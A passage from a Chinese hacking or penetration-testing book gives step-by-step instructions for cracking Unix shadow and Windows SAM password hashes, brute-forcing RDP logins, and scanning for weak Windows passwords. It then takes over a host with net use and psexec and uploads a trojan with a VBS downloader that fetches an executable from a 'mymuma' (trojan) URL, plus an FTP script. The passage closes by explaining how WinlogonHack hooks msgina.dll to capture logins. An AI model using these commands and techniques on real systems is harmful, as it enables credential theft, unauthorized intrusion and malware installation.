首先要明确的是：*nix 系统的密码文件是 /etc/shadow，而不是 /etc/passwd。至于怎样获得这个文件，大家就可以“八仙过海，各显神通”了。下面演示一下远程获取的过程。使用 LC5 获取 *nix 系统密码，是通过 SSH 的方式登录服务器获取的，所以，在使用 LC5 远程获取 /etc/shadow 文件时，一定要确保拥有管理员权限，并确认远程服务器开启了 SSH 服务。

01 从远程计算机导入

打开“导入”对话框，选中“远程电脑”单选项，单击“确定”按钮，将弹出“从远程电脑导入”对话框，如图 1-55 所示，选中“UNIX 系统”单选项。

02 输入证书

单击“确定”按钮，将弹出“输入证书”对话框。如图 1-56 所示，输入管理员的用户名和密码，并选中“保存这些证书为以后使用”复选框。




图 1-55 从远程计算机导入




图 1-56 输入证书

03 设置破解方案

选择字典破解、混合字典攻击和暴力破解 3 种模式，如图 1-57 所示。




图 1-57 设置密码破解方式

04 开始破解

如图 1-58 所示，将远程计算机中的用户全部导入，开始破解。注意右半部分的进度，用户 b 的密码被破解了，这时破解进度还不到一半，破解时间不到 20 秒。总的来说，速度很快，效果也挺好，剩下的就是时间问题了。




图 1-58 破解 Linux 密码

1.10 通过 hive 文件获取系统密码 Hash

登录目标的 3389 端口，获取密码 Hash，然后通过彩虹表得到密码明文，或者使用 WinlogonHack 来记录 3389 端口的登录密码，这些方法很多人已经非常熟悉了。在笔者最近的几次渗透中，发现 PWDump、fgdump 这类工具已经不在免杀之列了，而且这类工具都是要注入 lsass.exe 进程的，遇到 Macfee 这类的杀毒软件，默认是无法绕过的。笔者测试了 Winlogon 网站放出的内容，对 Windows 2008 是没有效果的。最近笔者浏览博客，看到国外的技术人员提出了一种获取系统密码 Hash 的技巧，经过实践发现可行，下面分享给大家。

1.10.1 获取 SAM、System 及 Security 的 hive 文件

首先使用 administrator 账户登录，然后使用 reg 命令保存注册表中 HKLM 下的 security、sam、system 权限。在这里必须使用 reg 命令的 save 选项，不能使用 export 选项。直接执行以下命令，效果如图 1-59 所示。

```
C:\>reg save hklm\sam C:\sam.hive
C:\>reg save hklm\system C:\system.hive
```

```
C:\>reg save hklm\security C:\security.hive
```




图 1-59 获取 hive 文件

对于非 Windows 2000 操作系统，可以通过以下命令备份。

```
C:\>regback.exe C:\backtemp\SAM machine sam
C:\>regback.exe C:\backtemp\SYSTEM machine system
```

1.10.2 导入 Cain 工具

将 sam.hive、system.hive 和 security.hive 文件下载并存储到本地，打开 Cain，在“Decoders”标签页单击“LSA Secrets”选项，然后单击“+”按钮导入 system.hive 和 security.hive 文件，如图 1-60 所示。




图 1-60 导入 hive 文件

1.10.3 获取明文密码

导入成功后，就可以看到管理员的明文密码了，如图 1-61 所示。当然，这里的密码也可能是历史密码。




图 1-61 获取明文密码

1.10.4 破解 Hash 密码

用获取的明文密码尝试登录。如果登录失败，则需要破解 LM-Hash 和 NTLM-Hash 的值。

单击“Cracker”标签页的“LM&NTLM Hashes”选项，然后单击“+”按钮，导入 sam.hive 文件。由于 Windows 2000 及以后的操作系统默认使用 syskey，所以还要导入 system.hive 中 syskey 的值，然后就可以进行彩虹表破解了，如图 1-62 和图 1-63 所示。




图 1-62 破解 sam.hive 文件




图 1-63 破解系统密码

1.10.5 小结

这个方法并非对 Windows 的所有发行版本都有效，如对 Windows 2000 SP4、Windows XP SP2 就无效，而对 Windows 2003/2008 都有效，具体如下。

- Windows 2000 SP4 (admin): 拒绝访问 (Access Denied)。
- Windows XP SP2 (admin): 拒绝访问 (Access Denied)。
- Windows XP SP3 (admin): 拒绝访问 (Access Denied)。
- Windows 2003 R2 SP2 (admin): 运行 (Works)。
- Windows Vista SP2 (UAC/admin): 运行 (Works)。
- Windows 2008 SP1 (admin): 运行 (Works)。
- Windows 7 (UAC/admin): 运行 (Works)。

1.11 使用 Fast RDP Brute 破解 3389 口令

下面介绍使用 Fast RDP Brute 破解 3389 口令的方法。

1.11.1 Fast RDP Brute 简介

Fast RDP Brute 是俄罗斯的一款暴力破解工具，主要用于扫描远程桌面、连接弱口令。Fast RDP Brute 官方下载地址为 <http://stascorp.com/load/1-1-0-58>，运行后界面如图 1-64 所示。




图 1-64 Fast RDP Brute 主界面

1.11.2 设置主要参数

Fast RDP Brute 的主要参数介绍如下。

- Max threads: 设置扫描线程数，默认值为 1000，一般不用修改。
- Scan timeout: 设置超时时间，默认值为 2000，一般不用修改。
- Thread timeout: 设置线程超时时间，默认值为 60000，一般不用修改。
- Scan ports: 设置要扫描的端口，根据实际情况设置，默认值为 3389、3390 和 3391。在实际扫描过程中，如果是对某个已知 IP 地址和端口进行扫描，建议删除多余端口。例如，对方端口为 3388，则只保留 3388 即可。
- IP ranges to scan: 设置扫描的 IP 地址范围。
- 用户名和密码: 可以在文件夹下的 user.txt 和 pass.txt 文件内自行设置。如图 1-65 所示，在默认的用户.txt 文件中包含俄文的管理员，一般不使用，可以根据实际情况进行设置。




图 1-65 设置暴力破解的用户名和密码字典

1.11.3 局域网扫描测试

本次测试采用 VMware 环境，搭建两个平台，扫描主机 IP 地址为 192.168.148.128，被扫描主机 IP 地址为 192.168.148.132，操作系统为 Windows 2003，开放 3389 端口。

在该服务器上新建 test、antian365 用户，并将设置的密码复制到扫描字典中，单击“Start scan”按钮进行扫描，扫描结果如图 1-66 所示。




图 1-66 扫描结果

注意

- (1) 在 192.168.148.132 服务器上必须开启 3389 端口。
- (2) 在扫描服务器上执行 mstsc 命令，输入 IP 地址 192.168.148.132 进行 3389 登录测试，看看能否访问网络。如果无法访问网络，则扫描无效。

1.11.4 小结

Fast RDP Brute 的特点如下。

- 该软件虽然提供多个用户同时扫描的机制，但只要扫描出 1 个结果，就停止扫描。对于多用户扫描，可以在扫描出结果后，将已经扫描出来的用户删除，再进行扫描，或者针对单用户进行扫描。
- 扫描时间过长或者连接次数较多时，会显示“too many errors”错误。
- 该软件可以对单个用户进行已知密码扫描。在已经获取内网权限的情况下，可以对整个网络中开放 3389 端口的主机进行扫描，以获取权限。

DUBrute V4.2 RC 也可以进行 3389 密码暴力破解测试，测试环境同上，实际测试效果为无法破解。

1.12 Windows 口令扫描攻击

Windows 口令扫描攻击主要针对某个 IP 地址或者网段进口令扫描，其实质是通过 139、445 等端口尝试建立连接，利用的是 DOS 命令“net use \\ipaddress\admin\$ "password" /u:user”，只不过是通过程序实现而已。本节给出一个使用扫描软件 NTscan 扫描口令，

得到口令后成功实施控制的案例。

1.12.1 设置 NTscan

直接运行 NTscan。在 NTscan 中，一般只需要设置开始 IP 地址和结束 IP 地址，其他均采用默认设置，如图 1-67 所示。



图 1-67 设置 NTscan

说明

(1) 如果是在肉机上进行口令扫描，由于语言版本不同，若操作系统不支持中文，就有可能显示乱码，这时只能凭借对系统的熟悉程度进行设置。本例是在英文操作系统中使用 NTscan，在其运行界面上一些汉字会显示为“?”，但不影响扫描，如图 1-68 所示。




图 1-68 NTscan 显示乱码

(2) 在 NTscan 中有 IPC、SMB 和 WMI 共 3 种扫描方式。IPC 和 WMI 方式扫描口令较为有效，SMB 方式主要用来扫描共享文件。通过 IPC 方式，可以与目标主机建立

一个空的连接而无须用户名和密码，还可以得到目标主机上的用户列表。SMB（服务器信息块）协议是一种 IBM 协议，用于在计算机之间共享文件、打印机、串口等。SMB 协议可以用在因特网 TCP/IP 协议之上，也可以用在其他网络协议（如 IPX 和 NetBEUI）之上。

（3）WMI（Windows 管理规范）是 Windows 管理技术中的一项核心技术。作为一种规范和基础结构，通过 WMI 可以访问、配置、管理和监视几乎所有的 Windows 资源。例如，在远程计算机上启动一个进程，设定一个在特定日期和时间运行的进程，远程启动计算机，获得本地或远程计算机的已安装程序列表，查询本地或远程计算机的 Windows 事件日志等。一般情况下，可以在本地计算机上执行的 WMI 操作，也可以在远程计算机上执行，只要用户拥有该计算机的管理员权限即可。如果用户对远程计算机拥有权限，并且远程计算机支持远程访问，那么用户就可以连接该远程计算机并执行拥有相应权限的操作。

1.12.2 执行扫描

在 NTscan 运行界面上单击“开始”按钮（如果显示为乱码，如图 1-67 所示，单击位于左侧设置区下方的第 1 个按钮），开始扫描，如图 1-69 所示。




图 1-69 扫描口令

说明

（1）NTscan 扫描口令与字典有关，其原理就是将字典中的口令与实际口令进行对比，如果相同就可以建立连接，即破解成功。破解成功后会在 NTscan 窗口下方提示信息。

（2）NTscan 的字典文件为 NT_pass.dic，用户文件为 NT_user.dic。可以根据实际情况

况对字典文件和用户文件的内容进行修改。

(3) NTscan 扫描结束后，会在 NTscan 程序当前目录下生成一个 NTscan.txt 文件。在该文件中会记录扫描结果，如图 1-70 所示。




图 1-70 NTscan 扫描记录

(4) 在 NTscan 中还有一些辅助功能，如单击鼠标右键后可以执行“cmd”命令，单击鼠标左键后可以执行“连接”、“打开远程登录”、“映射网络驱动器”等命令，如图 1-71 所示。




图 1-71 NTscan 辅助功能

1.12.3 实施控制

在 DOS 命令提示符下输入命令 “net use \\221.*.*\admin\$ "mrs6100"/u:administrator”，获取主机的管理员权限。如图 1-72 所示，命令执行成功。




图 1-72 获取管理员权限

1.12.4 执行 psexec 命令

执行“psexec \\221.*.* cmd”命令，获取一个 DOSShell，如图 1-73 所示。




图 1-73 获取 DOS 下的 Shell

说明

(1) 以上两步可以合并，直接在 DOS 命令提示符下输入命令“psexec \\ipaddress -u administrator -ppassword cmd”即可。例如，在上例中可以输入“psexec \\221.*.* -u Administrator -pmrs6100 cmd”命令来获取一个 DOSShell。

(2) 在某些情况下，“psexec \\ipaddress -u administrator -ppassword cmd”命令无法正常执行。

1.12.5 远程查看被入侵计算机的端口开放情况

使用“sfind -p 221.*.*”命令依次查看远程主机端口的开放情况。第 1 台主机仅开

放了 4899 端口，第 2 台主机开放了 80 和 4899 端口，第 3 台主机开放了 3389 端口，如图 1-74 所示。




图 1-74 查看端口开放情况

1.12.6 上传文件

在该 DOSShell 下执行文件下载命令，将一些工具软件或者木马上传到被入侵计算机中，如图 1-75 所示。




图 1-75 上传文件

说明

(1) 可以使用以下 VBS 脚本命令上传文件。

```
echo with wscript:if .arguments.count^<2 then .quit:end if >dl.vbe
echo set aso=.createobject("adodb.stream"):set web=createobject
```

```
( "microsoft.xmlhttp" ) >>dl.vbe
echo web.open "get",.arguments(0),0:web.send:if web.status^>200 then
quit >>dl.vbe
echo aso.type=1:aso.open:aso.write web.responsebody:aso.savetofile.arguments(1),
2:end with >>dl.vbe
cscript dl.vbe http://www.mymuma.com/software/systeminfo.exe systeminfo.exe
```

(2) 如果不能通过执行 VBS 脚本上传文件，则可以通过执行 FTP 命令上传文件。FTP 命令如下。

```
echo open 192.168.1.1 >b
echo ftp>>b
echo ftp>>b
echo bin>>b
echo get systeminfo.exe >>b
echo bye >>b
ftp -s:b
```

(3) 上传文件时，建议先使用“dir filename”命令查看文件是否存在。上传文件后，再通过“dir filename”命令查看文件是否上传成功。

1.12.7 查看主机的基本信息

执行“systeminfo info”命令可以查看被入侵计算机的基本信息。该计算机的操作系统为 Windows 2000 Professional，如图 1-76 所示。




图 1-76 查看主机的基本信息

1.13 使用 WinlogonHack 获取系统密码

在网络安全事件频发的今天，很多人都在抱怨：为什么我的系统被入侵了，我的主

页被修改了？在被入侵后，我采取了一些安全加固措施，可是没过几天又发现系统被入侵了！分析其根本原因，就是系统存在安全隐患，可能是没有彻底清除系统后门，可能是系统的密码一直都掌握在黑客手中。下面将全面分析远程终端密码的获取和防范。

1.13.1 远程终端密码泄露分析

下面介绍远程终端密码泄露分析的相关内容。

1. 远程终端技术 App

大型企业一般都部署了远程终端，微软的服务器操作系统 Windows 2008 Server 更是重点打造了远程终端。远程终端技术 App 是 Windows Server 2008 中新的远程应用演示方法，在一些远程连接参数上进行了调整，增加了新的功能，据说其性能也有较大提高。

2. 远程终端密码泄露分析

在大型网络中，由于网络环境复杂，因此服务器之间往往通过远程终端进行维护和管理。这种管理在方向上不太固定，多数是发散式的，有的通过一台主机登录多台主机，有的通过多台主机登录一台主机，还有的可能出现交叉登录的情况。黑客在入侵网络中的主机后，肯定会想办法收集网络内部或者与外部独立主机之间进行远程终端登录的用户名和密码，收集方法不外乎以下 3 种。

- 使用 GetHashes、PwDump 等工具获取系统的 Hash 密码值，然后通过 LC5 及彩虹表进行破解，破解成功后得到系统密码，这些密码极有可能是远程终端的密码。
- 在被控制计算机上安装键盘记录，通过键盘记录获取用户在登录 3389 远程终端过程中所输入的用户名和密码。这种方法有一定的限制，键盘记录在远程终端窗口最大化时有可能无法记录远程终端的登录密码。
- 使用 WinlogonHack 截取远程登录时输入的正确密码（本节要重点介绍的部分）。当然，除了以上 3 种方法外，还有其他一些密码泄露途径。

1.13.2 WinlogonHack 获取密码的原理

WinlogonHack 截取密码的原理介绍如下。

1. gina.dll 与 msgina.dll

gina.dll 在 Windows NT/2000 中的交互式登录支持由 winlogon.exe 调用 gina.dll 实现。gina.dll 的交互式界面为用户登录提供认证请求。winlogon.exe 与 gina.dll 进行交互，默认是 msgina.dll（在 system32 目录下）。微软提供了接口，让开发人员自己编写 gina.dll 来代替 msgina.dll。

不知道出于什么原因，gina.dll 在 Windows XP 及后续版本中不再出现，原来的 gina.dll 改为 msgina.dll（“ms”表示微软）。

msgina.dll 在 Windows XP 系统中默认为 967 680 字节（945KB），在 Windows 2003 中为 1 180 672 字节（1 153KB）。若文件大小出入较大，则可能存在问题。

2. msgina.dll 文件被破坏或修改将导致严重错误

在 DLL 知识库（<http://www.dofile.com/dlllibrary/msgina/>）中是这样描述的：msgina.dll 是 Windows 登录认证策略相关模块，该模块用于完成所有用户的登录和验证功能，如果系统中的这个文件被修改或者破坏，将导致系统无法使用 3389 端口进行登录。如图 1-77 所示，这个系统的 msgina.dll 文件就被破坏了，从而导致用户无法远程登录 3389 终端服务器。




图 1-77 msgina.dll 被破坏或修改导致无法登录远程终端

3. WinlogonHack 截取密码的原理

WinlogonHack 通过挂钩系统中 msgina.dll 的 WlxLoggedOutSAS 函数记录登录的账户密码。WinLogonHack 初始化时会创建如下 3 个桌面。

- Winlogon 桌面：主要显示“Windows 安全”等界面，如按下“Ctrl+Alt+Del”快捷键所看到的登录界面等。
- 应用程序桌面：我们平时见到的有“我的电脑”图标的界面。
- 屏幕保护桌面：屏幕保护显示界面。

默认情况下，gina.dll 或者 msgina.dll 用于显示登录对话框，用户可以输入用户名和密码。所以，要想获得用户名和密码，可以写一个新的 gina.dll 或者 msgina.dll，其中提

